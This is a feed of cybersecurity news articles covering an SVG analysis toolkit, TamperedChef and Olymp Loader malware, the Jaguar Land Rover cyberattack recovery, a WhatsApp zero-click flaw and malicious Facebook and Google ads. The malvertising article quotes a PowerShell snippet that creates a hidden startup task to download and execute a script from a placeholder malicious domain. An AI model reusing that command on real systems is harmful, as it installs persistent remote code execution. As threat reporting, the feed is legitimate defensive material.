• As attackers increasingly leverage Scalable Vector Graphics (SVG) for stealthy code injection, security researchers face mounting challenges in detecting obfuscated payloads embedded within SVG assets. 

    The SVG Security Analysis Toolkit by HackingLZ offers a comprehensive solution: a suite of four Python-based tools designed to reveal hidden scripts, decode obfuscated URLs, and verify protection mechanisms, all without exposing analysts to unsafe execution environments.

    Static and Dynamic Deobfuscation

    The toolkit’s first two components extract.py and extract_dynamic.py work in tandem to uncover malicious scripts through both static and dynamic analysis:

    The extract.py is a static SVG URL Extractor that performs pattern-based analysis without executing any code. 

    It automatically detects and decodes XOR-encrypted payloads via String.fromCharCode patterns, Base64-encoded URLs extracted from data: URIsand character arithmetic schemes using parseInt and XOR loops. Usage examples illustrate its flexibility:

    The extract_dynamic.py  is a dynamic JavaScript Execution, leveraging box-js, safely executing embedded JavaScript within a sandbox to capture final URL constructions. Key features include:

    • Advanced Hook System for monitoring location.assign(), window.open(), and AJAX calls
    • Final URL Prioritization to distinguish complete URLs from partial fragments
    • ActiveX/WScript Support for Windows-specific script monitoring

    Protection Detection

    To complete the analysis workflow, the toolkit includes cf_probe.py and encoder.py.  The cf_probe.py is a Cloudflare Protection Detection program that scans HTTP and meta-refresh redirects for Cloudflare challenges.

    This identifies Turnstile via data-sitekey attributes, scans linked JavaScript for reCAPTCHA or custom CAPTCHA systems, and reports CF headers like CF-Ray and DDoS protection messages.

    The encoder.py is an SVG Test Case Generator; security teams can generate realistic obfuscated SVG samples to validate their detection pipelines. 

    • It supports six obfuscation patterns, including XOR + ES6 Proxy,
    • Hex-encoded Function Constructor and Data URI scripts.

    HackingLZ recommends the following analysis sequence for maximum coverage and safety:

    • Generate Test Cases: encoder.py –random-all -o test_cases/
    • Static Analysis: python3 extract.py -i test_cases/*.svg -v
    • Dynamic Analysis: python3 extract_dynamic.py -i test_cases/ -o dynamic_results/
    • Protection Verification: python3 cf_probe.py -i malicious_urls.txt

    By combining static string decoding, sandboxed script execution, protection detection, and controlled test data generation, the SVG Security Analysis Toolkit empowers defenders to stay ahead of evasive SVG-based phishing and malware campaigns.

    Follow us on Google News, LinkedIn, and X for daily cybersecurity updates. Contact us to feature your stories.

    The post SVG Security Analysis Toolkit to Detect Malicious Scripts Hidden in SVG Files appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Adversaries don’t work 9–5 and neither do we. At eSentire, our 24/7 SOCs are staffed with elite threat hunters and cyber analysts who hunt, investigate, contain and respond to threats within minutes. Backed by threat intelligence, tactical threat response and advanced threat analytics from our Threat Response Unit (TRU), eSentire delivers rapid detection and disruption […]

    The post New Spear-Phishing Attack Deploys DarkCloud Malware to Steal Keystrokes and Credentials appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • A sophisticated malware campaign has emerged that weaponizes seemingly legitimate productivity tools to infiltrate systems and steal sensitive information.

    The TamperedChef malware represents a concerning evolution in threat actor tactics, utilizing trojanized applications disguised as calendar tools and image viewers to bypass traditional security defenses.

    This campaign demonstrates how cybercriminals increasingly exploit user trust in digitally signed software to facilitate initial access and establish persistent footholds within targeted environments.

    The malware campaign centers around two primary applications: Calendaromatic.exe and ImageLooker.exe, both masquerading as benign productivity software while harboring malicious capabilities.

    These applications are distributed through self-extracting 7-Zip archives that exploit CVE-2025-0411 to evade Windows’ Mark of the Web protections, allowing them to execute without triggering SmartScreen warnings or other reputation-based security controls.

    The campaign leverages deceptive advertising and search engine optimization techniques to direct victims toward malicious downloads, often targeting users searching for free productivity utilities.

    Field Effect analysts identified the campaign on September 22, 2025, during routine analysis of a potentially unwanted application flagged by Microsoft Defender.

    Their investigation revealed a broader distribution network involving multiple suspicious signing publishers and command-and-control infrastructure.

    The researchers discovered that both malicious applications were digitally signed by entities including CROWN SKY LLC and LIMITED LIABILITY COMPANY APPSOLUTE, providing a veneer of legitimacy that helps bypass user suspicion and endpoint defenses.

    The malware’s impact extends beyond simple data theft, as it establishes comprehensive system compromise through browser hijacking, credential harvesting, and persistent backdoor access.

    TamperedChef demonstrates particular sophistication in its ability to exfiltrate browser-stored credentials and session information while simultaneously redirecting web traffic and altering browser settings to facilitate ongoing malicious activities.

    Advanced Evasion Through Unicode Encoding and Framework Exploitation

    The TamperedChef campaign showcases remarkable technical sophistication through its exploitation of modern application frameworks and advanced encoding techniques.

    Both Calendaromatic.exe and ImageLooker.exe are built using NeutralinoJS, a lightweight desktop framework that enables the execution of arbitrary JavaScript code within native applications.

    This framework choice allows the malware to seamlessly interact with system APIs while maintaining the appearance of legitimate desktop software.

    The malware employs Unicode homoglyphs as a primary evasion mechanism, encoding malicious payloads within seemingly benign API responses.

    This technique enables the malware to bypass traditional string-based detection systems and signature matching algorithms that security products rely upon for identification.

    When executed, the malware decodes these hidden payloads and executes them through the NeutralinoJS runtime, effectively creating a covert execution channel that operates beneath the radar of conventional monitoring systems.

    Persistence mechanisms include the creation of scheduled tasks and registry modifications using specific command-line flags such as --install, --enableupdate, and --fullupdate.

    Upon successful installation, the malware establishes immediate communication with command-and-control servers including calendaromatic[.]com and movementxview[.]com, enabling remote operators to issue commands and exfiltrate collected data.

    The network communication occurs through encrypted channels that further complicate detection and analysis efforts by security teams.

    Follow us on Google NewsLinkedIn, and X to Get More Instant UpdatesSet CSN as a Preferred Source in Google.

    The post New TamperedChef Malware Leverages Productivity Tools to Gain Access and Exfiltrate Sensitive Data appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Jaguar Land Rover (JLR) has confirmed it will begin a phased restart of its manufacturing operations in the coming days, nearly a month after a significant cyber attack forced the company to halt production across the United Kingdom.

    The luxury carmaker, owned by India’s Tata Motors, is taking gradual steps to bring its facilities back online while working with national cybersecurity agencies to ensure a secure recovery.

    The incident began on the evening of August 31, 2025, when a cyber attack prompted JLR to suspend all work at its three main UK manufacturing plants in Solihull, Wolverhampton, and Halewood on September 1.

    The shutdown had an immediate and severe impact, halting the production of its world-class vehicles and creating significant disruption throughout its extensive supply chain.

    The stoppage affected over 30,000 direct JLR employees and an estimated 100,000 more working for hundreds of suppliers, many of whom depend heavily on JLR’s orders.

    JLR Confirms Phased Restart

    In a statement, JLR announced its plans for a cautious return to manufacturing. “As the controlled, phased restart of our operations continues, we are taking further steps towards our recovery and the return to manufacture of our world-class vehicles,” a company spokesperson said.

    “Today we are informing colleagues, retailers and suppliers that some sections of our manufacturing operations will resume in the coming days”.

    The restart is expected to begin with the engine plant in Wolverhampton on October 6, with other facilities gradually resuming their functions. However, industry insiders anticipate it could take several weeks before production lines are operating at full capacity again.

    Throughout the shutdown, JLR has been collaborating with cybersecurity specialists, the UK government’s National Cyber Security Centre (NCSC), and law enforcement to manage the crisis.

    “We continue to work around the clock… to ensure our restart is done in a safe and secure manner,” the company stated. While JLR confirmed that “some data” was compromised in the attack, it is still conducting a forensic investigation to determine the full extent of the impact.

    The prolonged production halt placed immense financial pressure on JLR’s supply chain, with many smaller firms facing the risk of insolvency.

    In response, the UK government stepped in over the weekend, offering £1.5 billion in loan guarantees to JLR to help stabilize its cash flow and support its vulnerable suppliers.

    As the foundational work of its recovery gets underway, JLR has thanked its employees, retailers, and partners for their patience and support during the disruption.

    The company has assured it will continue to provide updates as it navigates the complex process of returning to full-scale manufacturing.

    Follow us on Google News, LinkedIn, and X for daily cybersecurity updates. Contact us to feature your stories.

    The post JLR Confirms Phased Restart of Operations Following Cyber Attack appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • The cybersecurity community is currently observing a surge in interest around Olymp Loader, a recently unveiled Malware-as-a-Service (MaaS) platform written entirely in Assembly.

    First advertised on underground forums and Telegram channels in early June 2025, Olymp Loader has rapidly evolved from a rudimentary botnet concept into a sophisticated loader and crypter suite.

    Its author, operating under the alias OLYMPO, touts the service as Fully UnDetectable (FUD), claiming that its advanced design can bypass modern antivirus engines and evade machine-learning–based heuristics.

    Early adopters praise its modular architecture, which integrates credential stealers, crypters, and privilege escalation mechanisms.

    Research indicates that the threat actor behind OLYMPO is a small team with extensive Assembly programming expertise.

    As reported on HackForums and other underground venues, they have implemented features such as deep XOR encryption for payload modules, UAC‐Flood privilege escalation, and automatic Windows Defender exclusions.

    On August 5, 2025, OLYMPO announced pricing tiers ranging from a basic stub at USD 50 to a fully customized injection service at USD 200, with all packages including a “Defender-way” bypass, Defender-removal module, and automatic certificate signing to lend samples a veneer of legitimacy.

    Banner used to advertise Olymp Loader in underground forums posted on June 6, 2025 (Source – Outpost24)

    Outpost24 analysts identified multiple instances of Olymp Loader in the wild, often masquerading as legitimate software.

    For example, binaries named NodeJs[.]exe were distributed via GitHub Releases under the repository PurpleOrchid65Testing, exploiting developer trust in Node.js executables.

    In other cases, the loader was delivered as fake installers for OpenSSL, Zoom, PuTTY, and CapCut, even borrowing official icons and certificates from known applications to trick victims.

    Infection Mechanism and Persistence

    Upon execution, Olymp Loader initiates a multi‐stage process to establish persistence and disable defenses.

    Initial samples observed in June employed a simple batch script: copying the executable to the user’s AppData directory and spawning a cmd[.]exe process to run a timeout command, followed by re‐execution from the new location.

    Behavior of PowerShell execution commands seen in a Olymp sample on public sandboxes (Source – Outpost24)

    A PowerShell script was then launched to create an entry in the StartUp folder, ensuring the loader runs on each system boot.

    By early August, this workflow was augmented with a Defender Remover module, publicly available on GitHub, which executes PowerRun[.]exe and a RemoveSecHealthApp[.]ps1 script to terminate Defender services before adding exhaustive exclusion paths (APPDATA, LOCALAPPDATA, Desktop, StartMenu, and more) via Add-MpPreference.

    The loader’s shellcode component leverages the LoadPE method for code‐cave–based injection into legitimate processes, supporting 32‐bit, 64‐bit, .NET, and Java payloads.

    Unique shellcode initialization routines further obfuscate the loader’s purpose, while a custom certificate signing feature signs both the stub and modules, complicating detection by reputation‐based systems.

    This combination of script‐based persistence, injection techniques, and automatic certificate signing marks a significant advancement in MaaS offerings, lowering the entry barrier for mid‐level cybercriminals and amplifying attack volumes across enterprises and developers alike.

    Follow us on Google NewsLinkedIn, and X to Get More Instant UpdatesSet CSN as a Preferred Source in Google.

    The post New Malware-as-a-Service Olymp Loader Promises Defender-Bypass With Automatic Certificate Signing appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Jaguar Land Rover (JLR) has announced the controlled resumption of manufacturing operations following a significant cyberattack that disrupted its production facilities. The British luxury automaker confirmed that some sections of its manufacturing operations will resume in the coming days as part of a carefully orchestrated recovery plan. The company issued a statement indicating that its […]

    The post Jaguar Land Rover Confirms Gradual Restart of Operations Post-Cyberattack appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • A sophisticated malware campaign dubbed “TamperedChef” is exploiting trojanized productivity tools—disguised as seemingly benign applications—to bypass security controls, establish persistence, and siphon sensitive information from targeted systems. On September 22, 2025, Field Effect researchers investigating a potentially unwanted application (PUA) flagged by Microsoft Defender uncovered two malicious applications—ImageLooker.exe and Calendaromatic.exe—delivered via self-extracting 7-Zip archives. Both […]

    The post New TamperedChef Malware Exploits Productivity Tools to Access and Exfiltrate Sensitive Data appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Cybersecurity never stops—and neither do hackers. While you wrapped up last week, new attacks were already underway. From hidden software bugs to massive DDoS attacks and new ransomware tricks, this week’s roundup gives you the biggest security moves to know. Whether you’re protecting key systems or locking down cloud apps, these are the updates you need before making your next security

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • A newly discovered zero-click remote code execution (RCE) vulnerability in WhatsApp is putting millions of Apple users at risk. Researchers from DarkNavyOrg have demonstrated a proof-of-concept (PoC) exploit that leverages two distinct flaws to compromise iOS, macOS, and iPadOS devices without any user interaction. The attack chain begins with CVE-2025-55177, a critical logic error in WhatsApp’s message […]

    The post WhatsApp 0-Click Flaw Abused via Malicious DNG Image File appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • In recent months, cybersecurity teams have observed an alarming trend in which malicious actors exploit Facebook and Google advertising channels to masquerade as legitimate financial services.

    By promoting free or premium access to well-known trading platforms, these threat actors have successfully lured unsuspecting users into downloading trojanized applications.

    The campaign’s social engineering tactics leverage familiar branding and verified badges, creating a veneer of authenticity that bypasses casual scrutiny.

    Victims are redirected through paid ad placements toward obfuscated payloads designed to evade automated analysis and human review.

    Initial infections typically begin with clicks on Facebook Ads promising “one-year free access” to premium charting tools.

    Users are directed to landing pages that host customized service worker scripts, often encrypted with AES-CBC and loaded via StreamSaver.js to deliver a malicious installer under the guise of a legitimate executable.

    Once downloaded, the oversized loader—sometimes over 700 MB—employs anti-sandbox checks, preventing execution in virtualized environments. Only upon passing these defenses does the downloader initiate its multi-stage process.

    Bitdefender analysts noted that after breaching these initial defenses, the malware shifts to a WebSocket communication channel on port 30000, replacing the older HTTP-based approach used in previous campaigns.

    The threat actors encrypted their front-end JavaScript, then deployed a deobfuscation routine at runtime to construct the final payload.

    This dynamic approach foils most static analysis tools and significantly increases the complexity of forensic investigations.

    A successful execution triggers the creation of a persistent Scheduled Task named EdgeResourcesInstallerV12-issg, which downloads and executes subsequent PowerShell scripts via Invoke-Expression.

    This task not only ensures reinfection on system restart but also modifies Windows Defender settings to exclude its payload directories.

    The following excerpt illustrates the Scheduled Task registration:-

    $action = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument '-NoProfile -WindowStyle Hidden -Command "Invoke-Expression $(Invoke-WebRequest -UseBasicParsing https://malicious-domain.com/next.ps1)"'
    $trigger = New-ScheduledTaskTrigger -AtStartup
    Register-ScheduledTask -Action $action -Trigger $trigger -TaskName 'EdgeResourcesInstallerV12-issg' -Description 'Windows Edge resources updater'

    Infection Mechanism

    The infection mechanism centers on a sophisticated downloader component that leverages both service worker APIs and modern web tracking frameworks to blend malicious operations with legitimate analytics.

    Malicious process (Source – Bitdefender)

    By integrating PostHog for event tracking alongside third-party pixels such as Facebook Pixel, Google Ads Conversion Tracking, and Microsoft Ads Pixel, the front-end application gains visibility into user behavior.

    This telemetry allows operators to selectively deploy malicious content only to high-value targets, serving benign pages to all others.

    Once the user initiates a download, the service worker intercepts the request, decrypts and deobfuscates the payload, then streams the binary through StreamSaver.js to the file system—bypassing traditional browser download safeguards.

    This seamless delivery mechanism, paired with domain rotation and language-specific ads, enables rapid, widespread propagation while maintaining a low profile.

    Follow us on Google NewsLinkedIn, and X to Get More Instant UpdatesSet CSN as a Preferred Source in Google.

    The post Threat Actors Weaponizing Facebook and Google Ads as Financial Platforms to Steal Sensitive Data appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶